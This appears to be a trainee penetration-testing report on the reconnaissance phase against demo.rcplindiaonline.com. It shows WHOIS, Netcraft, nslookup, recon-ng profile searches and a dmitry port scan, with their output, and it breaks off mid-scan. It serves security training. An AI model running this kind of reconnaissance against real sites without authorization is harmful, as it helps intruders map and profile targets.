

## **PENETRATION TESTING OF WEB-SERVER**

Pen testing is an authorized attack on the computer system, which is performed to evaluate the security of the system. Here a pen-testing is done on the website, to ensure the security of the company website and also to secure the employees from socially engineered.

Website: demo.rcplindiaonline.com

Pen-testing requires lot of footprinting and reconnaissance.

### **1. FOOTPRINTING & RECONNAISSANCE:**

Foot printing is the process of gathering information about the company and the computer systems, which a hacker might use to attack. This information is very useful to a hacker who is trying to crack the website of a company. The objectives of foot printing are to collect information of network, computer system and organisation.

Attacker's uses search engines to get access to the information of the company, technology platforms, employee details, login pages, intranet protocols etc.

To begin with, here are the tools used for in-depth- foot printing of the demo.rcplindiaonline.com.

### **WHOIS:**

Whose is a web application used to get information about the target website. It has very huge databases which contains information of all most all the websites. It shows the information such as, domain, details about registration, administrator's email-id. It can be searched by domain name.

The screenshot shows the Whois website interface. The browser address bar displays "https://www.whois.com/whois/rcplindiaonline.com". The Whois logo is at the top left, and a search bar with "WHOIS" is at the top right. The navigation menu includes DOMAINS, HOSTING, CLOUD, WEBSITES, EMAIL, SECURITY, WHOIS, and SUPPORT. The main content area shows the domain "rcplindiaonline.com" with a "Updated 1 second ago" status. The domain information is as follows:

DOMAIN INFORMATION	
Domain:	rcplindiaonline.com
Registrar:	Amazon Registrar, Inc.
Registration Date:	2017-07-20
Expiration Date:	2018-07-20
Updated Date:	2017-08-03
Status:	clientTransferProhibited
Name Servers:	ns-1420.awsdns-49.org ns-1595.awsdns-07.co.uk ns-667.awsdns-19.net ns-95.awsdns-11.com

The registrant contact information is as follows:

REGISTRANT CONTACT	
Name:	On behalf of rcplindiaonline.com owner
Organization:	Whois Privacy Service
Street:	P.O. Box 81226
City:	Seattle
State:	WA
Postal Code:	98108-1226
Country:	US
Phone:	+1.2065771368
Email:	owner-9374468@rcplindiaonline.com.whoisprivacyservice.org


On the right side, there are promotional banners for ".space" domains (Sale, \$1.48) and ".mobi" domains (Hot Deals, \$4.48).

The screenshot shows the "RAW WHOIS DATA" for the domain "rcplindiaonline.com". The data is as follows:

```
Domain Name: rcplindiaonline.com
Registry Domain ID: 2145041797_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrar.amazon.com
Registrar URL: https://registrar.amazon.com
Updated Date: 2017-08-03T11:00:42.145Z
Creation Date: 2017-07-20T16:22:15Z
Registrar Registration Expiration Date: 2018-07-20T16:22:15Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email: registrar-abuse@amazon.com
Registrar Abuse Contact Phone: +1.2067406200
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: On behalf of rcplindiaonline.com owner
Registrant Organization: Whois Privacy Service
Registrant Street: P.O. Box 81226
Registrant City: Seattle
Registrant State/Province: WA
Registrant Postal Code: 98108-1226
Registrant Country: US
Registrant Phone: +1.2065771368
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: owner-9374468@rcplindiaonline.com.whoisprivacyservice.org
Registry Admin ID:
Admin Name: On behalf of rcplindiaonline.com administrative contact
Admin Organization: Whois Privacy Service
Admin Street: P.O. Box 81226
Admin City: Seattle
Admin State/Province: WA
Admin Postal Code: 98108-1226
Admin Country: US
Admin Phone: +1.2065771368
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: admin-9374468@rcplindiaonline.com.whoisprivacyservice.org
Registry Tech ID:
Tech Name: On behalf of rcplindiaonline.com technical contact
Tech Organization: Whois Privacy Service
Tech Street: P.O. Box 81226
```

## ARIN'S whois:


ARIN's whois, service is a public resource which allows the user to get the information about IP number resources, organisations, Points of contact registered with ARIN. When we enter the domain name, it pulls the information directly from the ARIN's databases. Demo.rcplindiaonline.com is checked under ARIN'S whois:




The website showed no results to demo.rcplindiaonline.com.

## WAYBACK MACHINE:

This helps to access a page from the website that no longer exists and was shutdown. Example: consider: [www.rcplindia.com](http://www.rcplindia.com),



Now, check for: [demo.rcplindiaonline.com](http://demo.rcplindiaonline.com)



There is no page achieved in way back machine of website: [demo.rcplindiaonline.com](http://demo.rcplindiaonline.com).

## NETCRAFT:

Net craft is a tool allowing easy lookup of information relating to the sites you visit and providing protection from phishing.

This gives the information about the background, network, ip address and various details about the company.

The screenshot displays the Netcraft website report for the URL <http://demo.rcplindiaonline.com>. The page is titled "Site report for demo.rcplindiaonline.com" and features a sidebar with navigation links and a main content area with detailed information.

**Netcraft Extension**

- Home
- Download Now!
- Report a Phish
- Site Report
- Top Reporters
- Incentives for reporters
- Phishiest TLDs
- Phishiest Countries
- Phishiest Hosters
- Phishiest Certificate Authorities
- Phishing Map
- Takedown Map
- Most Popular Websites
- Branded Extensions
- Tell a Friend

**Phishing & Fraud**

- Phishing Site Feed
- Hosting Phishing Alerts
- SSL CA Phishing Alerts
- Protection for TLDs against Phishing and Malware
- Deceptive Domain Score

**Site report for demo.rcplindiaonline.com**

Search...  →

Look up another URL:

Share: [f](#) [t](#) [in](#) [g+](#) [v](#) [ed](#)

**Background**

Site title	Login	Date first seen	Not Present
Site rank	720981	Primary language	English
Description	Not Present		
Keywords	Not Present		
Netcraft Risk Rating [FAQ]	1/10 <div style="width: 10%; background-color: red;"></div>		

**Network**

Site	<a href="http://demo.rcplindiaonline.com">http://demo.rcplindiaonline.com</a>	Netblock Owner	Amazon Data Services India
Domain	rcplindiaonline.com	Nameserver	ns-95.awsdns-11.com
IP address	52.66.187.228	DNS admin	awsdns-hostmaster@amazon.com
IPv6 address	Not Present	Reverse DNS	ec2-52-66-187-228.ap-south-1.compute.amazonaws.com
Domain registrar	amazon.com	Nameserver organisation	whois.markmonitor.com
Organisation	Whois Privacy Service, P.O. Box 81226, Seattle, 98108-1226, United States	Hosting company	Amazon - Asia Pacific (Mumbai) datacenter
Top Level	Commercial entities (.com)	DNS Security	unknown

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Windows taskbar: Type here to search, 22:17, 22-05-2018

## YouGetSignal:



It gives complete network solutions. It helps to find the location and other hosts on the webserver by entering the domain name or ip address.

The screenshot shows the 'Network Location Tool' on the YouGetSignal website. The tool is designed to find the approximate geophysical location of a network address. It features a map of the Eastern United States with a red pin indicating the location of the IP address 52.66.187.228. To the right of the map, a 'network information' sidebar lists details: IP Address (52.66.187.228), Base Domain (amazonaws.com), Country (United States), Region (DE), City (Wilmington), Latitude (39.5645), Longitude (-75.597), Area Code (302), Postal Code (19883), Distance from Last (10136.2 miles), and Source (MaxMind). Below the map, there is a 'locate a network' section with a text input for the Remote Address (52.66.187.228) and a 'Locate' button. The website header includes the YouGetSignal logo and a 'Google Free Courses' banner. The browser's address bar shows the URL 'https://www.yougetsignal.com/tools/network-location/'.

The screenshot shows the 'Reverse IP Domain Check' tool on the YouGetSignal website. The tool is used to find other domains hosted on the same web server as a given domain or IP address. In this case, the Remote Address is 'demo.rcplindiaonline.com'. The tool has found 1 domain hosted on the same web server (52.66.187.228): 'demo.rcplindiaonline.com'. Below the results, there is an 'about' section with a note about the database size and a description of the tool's functionality. The website header includes the YouGetSignal logo and a 'Become a Certified Ethical Hacker' banner. The browser's address bar shows the URL 'https://www.yougetsignal.com/tools/web-sites-on-web-server/'.

## Pipl:


It's the most efficient way of people search. Pipl is the place to find the person behind the email address, social username etc.



## PING:

Ping is the basic command that allows the user to verify that a particular IP address exists and can accept requests.

Now check: *ping demo.rcplindiaonline.com*



```
pd@DESKTOP-PPDHIE1: ~
root@DESKTOP-PPDHIE1:~# ping demo.rcplindiaonline.com
PING demo.rcplindiaonline.com (52.66.187.228) 56(84) bytes of data:
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=1 ttl=48 time=95.6 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=2 ttl=48 time=74.6 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=3 ttl=48 time=70.5 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=4 ttl=48 time=73.0 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=5 ttl=48 time=162 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=6 ttl=48 time=161 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=7 ttl=48 time=140 ms
AC
--- demo.rcplindiaonline.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6003ms
rtt min/avg/max/mdev = 70.530/111.293/162.574/39.197 ms
root@DESKTOP-PPDHIE1:~#
```

## Nslookup:

This allows entering the host name and finding out the corresponding IP address. It will also do reverse name lookup and find the host name for an IP address you specify. You can set the type to mail server and name server and find respective details of the website.



```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# nslookup  
> set type =a  
> demo.rcplindiaonline.com  
Server:      192.168.43.1  
Address:     192.168.43.1#53  
  
Non-authoritative answer:  
Name:   demo.rcplindiaonline.com  
Address: 52.66.187.228  
;; Connection to 2405:200:800::1#53(2405:200:800::1) for demo.rcplindiaonline.com failed: connection refused.  
> set type =mx  
> demo.rcplindiaonline.com  
Server:      192.168.43.1  
Address:     192.168.43.1#53  
  
Non-authoritative answer:  
Name:   demo.rcplindiaonline.com  
Address: 52.66.187.228  
> set type=ns  
> demo.rcplindiaonline.com  
;; Connection to 2405:200:800::1#53(2405:200:800::1) for demo.rcplindiaonline.com failed: connection refused.  
Server:      4.2.2.2  
Address:     4.2.2.2#53  
  
Non-authoritative answer:  
*** Can't find demo.rcplindiaonline.com: No answer  
  
Authoritative answers can be found from:  
rcplindiaonline.com  
  origin = ns-95.awsdns-11.com  
  mail addr = awsdns-hostmaster.amazon.com  
  serial = 1  
  refresh = 7200  
  retry = 900  
  expire = 1209600  
  minimum = 86400  
> .
```

### **Recon-ng:**

Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.

Set the domain name to demo.rcplindiaonline.com and execute the command.

```

[recon-ng v4.9.2, Tim Tomes (@LaMaSteR53)]

[77] Recon modules
[8] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] > clear
[*] Command: clear
[recon-ng][default] > workspaces onlinestp 2018
Manages workspaces

Usage: workspaces [list|add|select|delete]

[recon-ng][default] > workspaces add onlinestp 2018
Usage: workspace [add|select] <name>
[recon-ng][default] > workspaces add onlinestp2018
[!] 'bing_api' key not set. bing_linkedin_cache module will likely fail at runtime. See 'keys add'.
[!] 'linkedin_api' key not set. linkedin_auth module will likely fail at runtime. See 'keys add'.
[!] 'linkedin_secret' key not set. linkedin_auth module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_username' key not set. point_usage module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_password' key not set. point_usage module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_api' key not set. point_usage module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_username' key not set. purchase_contact module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_password' key not set. purchase_contact module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_api' key not set. purchase_contact module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_iv' key not set. search_contacts module will likely fail at runtime. See 'keys add'.
[!] 'github_api' key not set. github_miner module will likely fail at runtime. See 'keys add'.
[!] 'fullcontact_api' key not set. fullcontact module will likely fail at runtime. See 'keys add'.
[!] 'hashes_api' key not set. hashes_org module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_api' key not set. account_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. account_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_iv' key not set. account_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_api' key not set. api_usage module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. api_usage module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_iv' key not set. domain_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. domain_creds module will likely fail at runtime. See 'keys add'.

```

```

Checking: Vimeo
Checking: Vine
Checking: VK
Checking: Voat
Checking: Voices.com
Checking: Wanelo
Checking: wattpad
Checking: wishlistr
Checking: Wikipedia
Checking: WordPress
Checking: WordPress Support
Checking: Xanga
Checking: Xbox Gamertag
Checking: xHamster
Checking: XVIDEOS
Checking: YouTube
Checking: Zooppa

SUMMARY
-----
[*] 2 total (2 new) profiles found.
[recon-ng][onlinestp2018][profiler] > show profiles

+-----+
| rowid | username      | resource      | url                                                    | category | no
tes | module |
+-----+
| 1 | demo.rcplindiaonline | OpenStreetMap | https://www.openstreetmap.org/user/demo.rcplindiaonline | social |
| profiler |
| 2 | demo.rcplindiaonline | Slashdot      | https://slashdot.org/~demo.rcplindiaonline           | news |
| profiler |
+-----+

[*] 2 rows returned
[recon-ng][onlinestp2018][profiler] >

```

Recon-ng also name checks and show the domains and contacts, retrieve the entire web for the information.

Commands:

- ➔ *Use recon/domains-contacts/whois\_pocs*
- ➔ *Set source demo.rcplindiaonline.com*
- ➔ *Run*
- ➔ *Load recon/profiles-profiles/namechk*
- ➔ *run*

```
pd@DESKTOP-PPDHIE1: ~  
[recon-ng][onlinestp2018][freegeoip] > use recon/domains-contacts/whois_pocs  
[recon-ng][onlinestp2018][whois_pocs] > set source demo.rcplindiaonline.com  
SOURCE => demo.rcplindiaonline.com  
[recon-ng][onlinestp2018][whois_pocs] > run  
  
-----  
DEMO.RCPLINDIAONLINE.COM  
-----  
[*] URL: http://whois.arin.net/rest/pocs;domain=demo.rcplindiaonline.com  
[*] No contacts found.  
[recon-ng][onlinestp2018][whois_pocs] > show domains  
[*] No data returned.  
[recon-ng][onlinestp2018][whois_pocs] > load recon/profiles-profiles/namechk  
[recon-ng][onlinestp2018][namechk] > set source demo.rcplindiaonline.com  
SOURCE => demo.rcplindiaonline.com  
[recon-ng][onlinestp2018][namechk] > run  
[*] Retrieving site data...  
  
-----  
DEMO.RCPLINDIAONLINE.COM  
-----  
[recon-ng][onlinestp2018][namechk] > load recon/profiles-profiles/profiler  
[recon-ng][onlinestp2018][profiler] > set source demo.rcplindiaonline  
SOURCE => demo.rcplindiaonline  
[recon-ng][onlinestp2018][profiler] > run  
[*] Retrieving https://raw.githubusercontent.com/WebBreachr/whatsMyName/master/web_accounts_list.json...  
  
Looking Up Data For: Demo.Rcplindiaonline  
-----  
[*] Checking: about.me  
[*] Checking: AdultFriendFinder  
[*] Checking: AngelList  
[*] Checking: aNobii  
[*] Checking: ask.fm  
[*] Checking: Atlassian Self-Signup  
[*] Checking: AudioBoom  
[*] Checking: authorSTREAM  
[*] Checking: badoo  
[*] Checking: Basecamp
```

## DMITRY:

Dmitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.

To gather TCP port information: *dmitry -p demo.rcplindiaonline.com*

```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# dmitry -p demo.rcplindiaonline.com  
Deepmagic Information Gathering Tool  
"There be some deep magic going on"  
  
HostIP:52.66.187.228  
HostName:demo.rcplindiaonline.com  
  
Gathered TCP Port information for 52.66.187.228  
-----  
Port      State  
1/tcp     open  
2/tcp     open  
